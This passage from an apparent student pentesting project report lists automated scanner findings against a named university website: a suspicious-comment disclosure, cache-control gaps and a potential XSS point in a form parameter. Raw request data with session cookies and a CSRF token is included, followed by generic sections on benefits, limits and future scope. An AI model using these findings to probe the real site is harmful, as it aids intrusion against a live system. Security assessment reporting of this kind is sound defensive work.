Solution	Force UTF-8 for all text content in both the HTTP header and meta tags in HTML or encoding declarations in XML.

18. Information Disclosure - Suspicious Comments

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none"> ◦ OWASP 2021 A01 ◦ WSTG-v42-INFO-05 ◦ OWASP 2017 A03
Alert description	The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.
Other info	<p>The following pattern was used: \bADMINISTRATOR\b and was detected in the element starting with: "<script type='text/javascript' id='bravepop_front_js-js-extra'"</p> <pre>/* <![CDATA[*/</pre> <p>var bravepop_global = {"loggedin":"false","isadm", see evidence field for the suspicious comment/snippet.</p> </td></tr> <tr> <td>Request</td><td> Request line and header section (200 bytes) GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Request body (0 bytes) </td></tr> <tr> <td>Response</td><td> Status line and header section (387 bytes) HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" </td></tr> </table> </div> <div data-bbox="44 965 73 983" data-label="Page-Footer"> <p>42</p> </div>]]></pre>

	Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly Response body (326335 bytes)
Evidence	administrator
Solution	Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

19. Re-examine Cache-control Directives

GET https://vitbhopal.ac.in

Alert tags	<ul style="list-style-type: none"> ◦ WSTG-v42-ATHN-06
Alert description	The cache-control header has not been set properly or is missing, allowing the browser and proxies to cache content. For static assets like css, js, or image files this might be intended, however, the resources should be reviewed to ensure that no sensitive content will be cached.
Request	Request line and header section (200 bytes) GET https://vitbhopal.ac.in HTTP/1.1 Host: vitbhopal.ac.in User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Pragma: no-cache Cache-Control: no-cache Request body (0 bytes)
Response	Status line and header section (387 bytes) HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:43:20 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 10 Jul 2023 03:16:12 GMT ETag: "4fabf-60019679a8840" Accept-Ranges: bytes Content-Length: 326335 Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 Set-Cookie: cookiesession1=678A8C31TUVWXYZABCDEFGHIJKLMN47B2;Expires=Wed, 10 Jul 2024 16:43:20 GMT;Path=/;HttpOnly Response body (326335 bytes)

Parameter	Cache-Control
Solution	For secure content, ensure the cache-control HTTP header is set with "no-cache, no-store, must-revalidate". If an asset should be cached consider setting the directives "public, max-age, immutable".

20. User Controllable HTML Element Attribute (Potential XSS)

POST https://vitbhopal.ac.in/student-ambassador-program/

Alert tags	<ul style="list-style-type: none"> ◦ OWASP 2021 A03 ◦ OWASP 2017 A01
Alert description	This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to determine exploitability.
Other info	<p>User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the following URL:</p> <p>https://vitbhopal.ac.in/student-ambassador-program/</p> <p>appears to include user input in:</p> <p>a(n) [meta] tag [content] attribute</p> <p>The user input found was:</p> <p>quform_current_page_id=1</p> <p>The user-controlled value was:</p> <p>width=device-width, initial-scale=1, maximum-scale=1</p>
Request	<p>Request line and header section (546 bytes)</p> <p>POST https://vitbhopal.ac.in/student-ambassador-program/ HTTP/1.1</p> <p>Host: vitbhopal.ac.in</p> <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0</p>

	<p>Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Referer: https://vitbhopal.ac.in/student-ambassador-program/ Content-Length: 452 Cookie: cookiesession1=678A8C31V0234567898901234ABCC95C; quform_session_a9cff1eec9286d8e830d3aabef125d9d=tnhbUTSjveGPYweh2fe4dv1nt3xYSIZ dfU6tTNsO; PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2</p> <p>Request body (452 bytes)</p> <p>quform_submit=submit&quform_form_id=2&quform_form_uid=7a06ab&quform_count=3&fo rm_url=https%3A%2F%2Fvitbhopal.ac.in%2Fstudent-ambassador- program%2F&referring_url=https%3A%2F%2Fvitbhopal.ac.in%2F&post_id=9351&post_title =Student+Ambassador+Program%40VIT+Bhopal&quform_current_page_id=1&quform_csrf_t oken=i0MI1wMEPbE1QfxnJJvVGUx2wW8hhOcOih626yTm&quform_2_3=ZAP&quform_2_ 4=foo- bar%40example.com&quform_2_5=ZAP&quform_2_6=Call&quform_2_7=Hindi&quform_2_ 0=ZAP</p>
Res po nse	<p>Status line and header section (699 bytes)</p> <p>HTTP/1.1 200 OK Date: Tue, 11 Jul 2023 16:45:11 GMT Server: Apache/2.4.29 (Ubuntu) Set-Cookie: PHPSESSID=q7snd85iir3ijvb4v1oc4kjhb2; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Link: <https://vitbhopal.ac.in/wp-json/>; rel="https://api.w.org/" Link: <https://vitbhopal.ac.in/wp-json/wp/v2/pages/9351>; rel="alternate"; type="application/json" Link: <https://vitbhopal.ac.in/?p=9351>; rel=shortlink X-TEC-API-VERSION: v1 X-TEC-API-ROOT: https://vitbhopal.ac.in/wp-json/tribe/events/v1/ X-TEC-API-ORIGIN: https://vitbhopal.ac.in Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 content-length: 109432</p> <p>Response body (109432 bytes)</p>
Par am ete r	<p>quform_current_page_id</p>
Sol uti on	<p>Validate all input and sanitize output it before writing to any HTML attributes.</p>

7. ADVANTAGES & DISADVANTAGES:

This project on web application pentesting offers several advantages, including:

- **Enhanced Security:** The primary advantage of web application pentesting is improved security. By identifying vulnerabilities, weaknesses, and potential attack vectors in web applications, pentesting helps organizations address these issues before they can be exploited by malicious actors. This proactive approach significantly reduces the risk of security breaches, data leaks, and unauthorized access.
- **Risk Mitigation:** Web application pentesting helps organizations identify and mitigate risks associated with their web applications. By identifying vulnerabilities and providing recommendations for remediation, pentesting allows organizations to prioritize and address potential risks effectively. This reduces the likelihood of financial loss, reputational damage, and regulatory non-compliance.
- **Compliance with Standards and Regulations:** Many industries have specific regulations and standards that require organizations to conduct regular security assessments, including web application pentesting. By performing pentesting, organizations can demonstrate compliance with these requirements, ensuring that they meet the necessary security standards and avoid penalties or legal consequences.
- **Proactive Detection of Vulnerabilities:** Pentesting allows organizations to proactively detect and address vulnerabilities in their web applications. It goes beyond automated vulnerability scanning by employing manual techniques and human expertise to identify complex vulnerabilities that automated tools may miss. This proactive approach helps prevent potential security incidents and reduces the need for reactive incident response measures.
- **Validation of Security Controls:** Pentesting provides an opportunity to validate the effectiveness of implemented security controls. It helps organizations assess if security measures, such as authentication mechanisms, access controls, and encryption, are working as intended and effectively protecting the application against potential attacks. This validation ensures that security controls are properly configured and provides insights for necessary adjustments or improvements.
- **Awareness and Education:** The project on web application pentesting can raise awareness among developers, system administrators, and other stakeholders about the importance of secure coding practices and the potential risks associated with web applications. It promotes a security-focused mindset and fosters a culture of proactive security measures within the organization.
- **Continuous Improvement:** Pentesting is not a one-time activity but an iterative process. By conducting regular pentesting assessments, organizations can continuously improve the security of their web applications. The findings and

recommendations from each pentesting cycle can be used to drive improvements in development practices, secure coding techniques, and overall security posture.

- **Customer Confidence and Trust:** Demonstrating a commitment to regular web application pentesting and ensuring the security of customer data can enhance customer confidence and trust. Customers are more likely to trust organizations that prioritize security and take proactive measures to protect their information. This can lead to increased customer satisfaction, loyalty, and a positive brand reputation.

Overall, the project on web application pentesting offers numerous advantages that contribute to a more secure and resilient web application environment. It helps organizations proactively identify and mitigate vulnerabilities, comply with regulations, validate security controls, raise awareness, and continuously improve their security practices.

While the project on web application pentesting offers significant benefits, it is important to consider potential disadvantages or challenges that may arise. Here are some possible disadvantages:

- **Time and Resource Intensive:** Web application pentesting can be a timeconsuming and resource-intensive process. It requires skilled professionals to conduct thorough assessments, analyze findings, and generate comprehensive reports. The project may require significant investment in terms of time, expertise, and financial resources.
- **Limited Scope and Coverage:** Pentesting focuses on specific web applications or systems within an organization's infrastructure. Due to time constraints or budget limitations, it may not be possible to test all web applications comprehensively. As a result, some vulnerabilities or risks may go undetected, leaving potential entry points for attackers.
- **False Sense of Security:** The project's findings may give organizations a false sense of security, assuming that their web applications are fully secure after conducting pentesting. While pentesting is an important security measure, it cannot guarantee complete security. New vulnerabilities may emerge, and attackers may employ novel techniques that were not tested during the project.
- **Disruption of Services:** Pentesting activities may disrupt the normal operation of web applications or systems being tested. The testing process can sometimes cause temporary service interruptions, resulting in potential inconvenience for users or business operations. Proper planning and coordination with stakeholders are necessary to minimize such disruptions.
- **Skill and Expertise Requirements:** Effective web application pentesting requires skilled professionals with expertise in various areas, including web application security, network infrastructure, and coding practices. Acquiring and retaining such talent may pose challenges, especially for organizations with limited resources or in highly competitive job markets.

- **Legal and Ethical Considerations:** Conducting web application pentesting involves interacting with systems and networks, which may raise legal and ethical concerns if not properly authorized or performed within a controlled environment. Organizations must ensure they have proper permissions, adhere to ethical guidelines, and comply with applicable laws and regulations.
- **Follow-up and Remediation Efforts:** Identifying vulnerabilities is just the first step; addressing and remediating those vulnerabilities is equally important. The project may require additional resources and efforts to prioritize and remediate the identified vulnerabilities effectively. Timely remediation is crucial to ensure the identified risks are mitigated promptly.
- **Dynamic Nature of Web Applications:** Web applications are dynamic and constantly evolving. New features, updates, and changes in technology may introduce new vulnerabilities that were not present during the initial pentesting project. Regular follow-up assessments are necessary to keep up with the evolving security landscape.

Despite these potential disadvantages, web application pentesting remains a crucial component of a robust security program. By understanding and addressing these challenges, organizations can maximize the benefits of the project while mitigating potential drawbacks.

8. CONCLUSION:

In conclusion, the project on web application pentesting is a vital undertaking for organizations aiming to enhance the security of their web applications. Through a systematic and proactive approach, the project helps identify vulnerabilities, assess risks, and implement appropriate countermeasures. By conducting thorough assessments and analyses, organizations can gain valuable insights into the security posture of their web applications, enabling them to take proactive steps to mitigate potential risks.

The project's advantages include improved security, risk mitigation, compliance with standards, proactive vulnerability detection, validation of security controls, increased awareness, and continuous improvement. These benefits contribute to a more secure and resilient web application environment, fostering customer confidence and trust.

However, it is important to consider the project's potential disadvantages, such as time and resource intensiveness, limited scope and coverage, false sense of security, disruption of services, skill and expertise requirements, legal and ethical considerations, and the need for follow-up and remediation efforts. Addressing these challenges ensures that the project's outcomes are effectively leveraged and integrated into the organization's overall security strategy.

Overall, the project on web application pentesting plays a crucial role in identifying and mitigating vulnerabilities, enhancing security practices, and minimizing the risk of security breaches and data compromises. By implementing the project's findings and recommendations, organizations can bolster their defense against potential cyber threats and maintain a robust security posture for their web applications.

9. FUTURE SCOPE

The future scope of the project on web application pentesting is promising, given the evolving landscape of technology and cyber security. Here are some potential areas of future development and expansion for the project:

- **Advanced Testing Techniques:** As attackers develop new techniques and exploit emerging vulnerabilities, there is a need for advanced testing techniques in web application pentesting. This includes exploring techniques such as machine learning and artificial intelligence to enhance automated scanning, anomaly detection, and behavior analysis for identifying complex vulnerabilities.
- **Mobile Application Pentesting:** With the increasing use of mobile applications, the project can be extended to include the pentesting of mobile apps. This involves assessing the security of mobile apps across different platforms and identifying vulnerabilities specific to mobile environments.
- **Cloud-Based Application Pentesting:** As organizations migrate their applications to cloud platforms, there is a growing need to address the unique security challenges associated with cloud-based applications. The project can explore methodologies and tools for pentesting cloud-based applications, including assessing the security of cloud configurations and APIs.
- **Internet of Things (IoT) Security:** The proliferation of IoT devices introduces new challenges in terms of security and privacy. The project can expand to include pentesting of web applications that interact with IoT devices, focusing on identifying vulnerabilities in the communication protocols, firmware, and application interfaces.
- **Continuous Monitoring and Threat Intelligence:** Building on the project's findings, future developments can focus on continuous monitoring and threat intelligence for web applications. This includes leveraging security information and event management (SIEM) systems, threat intelligence feeds, and anomaly detection mechanisms to provide ongoing monitoring and early detection of potential security threats.
- **Automation and Orchestration:** The project can explore ways to automate and orchestrate web application pentesting processes, allowing for faster and more efficient testing cycles. This includes integrating automated scanning tools, creating

custom scripts, and developing frameworks for streamlined and standardized pentesting procedures.

- **Security Metrics and Reporting:** Enhancing the project's reporting capabilities by developing comprehensive security metrics and visualizations can provide stakeholders with a clear understanding of the web application's security posture. This includes developing key performance indicators (KPIs) and risk indicators that can be used to measure and communicate the effectiveness of security measures.
- **Collaboration and Knowledge Sharing:** Encouraging collaboration and knowledge sharing within the security community can be a future focus for the project. This can involve establishing platforms for sharing pentesting methodologies, tools, and best practices, fostering a community of security professionals to exchange insights and experiences.

By exploring these future areas, the project on web application pentesting can stay aligned with emerging technologies, evolving threats, and industry best practices, ultimately enhancing the security of web applications and helping organizations proactively address potential vulnerabilities and risks.

10.REFERENCE

1. McGraw, G. (2006). *Software Security: Building Security In*, Adison Wesley Professional.
2. "Nmap – Free Security Scanner for Network Explorer, <http://nmap.org/>,
3. K. Nirmal, B. Janet And R. Kumar, "Web Application Vulnerabilities - The Hacker's Treasure," 2018 International Conference On Inventive Research In Computing Applications (Icirca), Coimbatore, India, 2018
4. <https://simplysecure.blog/2017/07/05/five-phases-ofpenetration-testing>
5. Baykara, M. Investigation and comparison of web application vulnerabilities test tools. *Int. J. Comput. Sci. Mob. Comput. (IJCSMC)* 2018, 7, 197–212.
6. <https://sdi.ai/blog/advantages-and-disadvantages-of-penetration-testing/>
7. K. A. Sedek, N. Osman, M. N. Osman, and H. K. Jusoff, "Developing a Secure Web Application Using OWASP Guidelines," *Comput. Inf. Sci.*, 2009, doi: 10.5539/cis.v2n4p137.
8. R. Revo, G. Made, A. Sasmita, I. P. Agus, and E. Pratama, "Testing for Information Gathering Using OWASP Testing Guide v4 (Case Study : Udayana University SIMAK-NG Application)," *J. Ilm. Teknol. dan Komput.*, vol. 1, no. 1, 2020
9. A. Bansal, "A Comparative Study of So ware Testing Techniques A Comparative Study of Software Testing Techniques," *IJCSMC J.*, vol. 3, no. 6, pp. 579–584, 2014, [Online].
10. [OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation](#)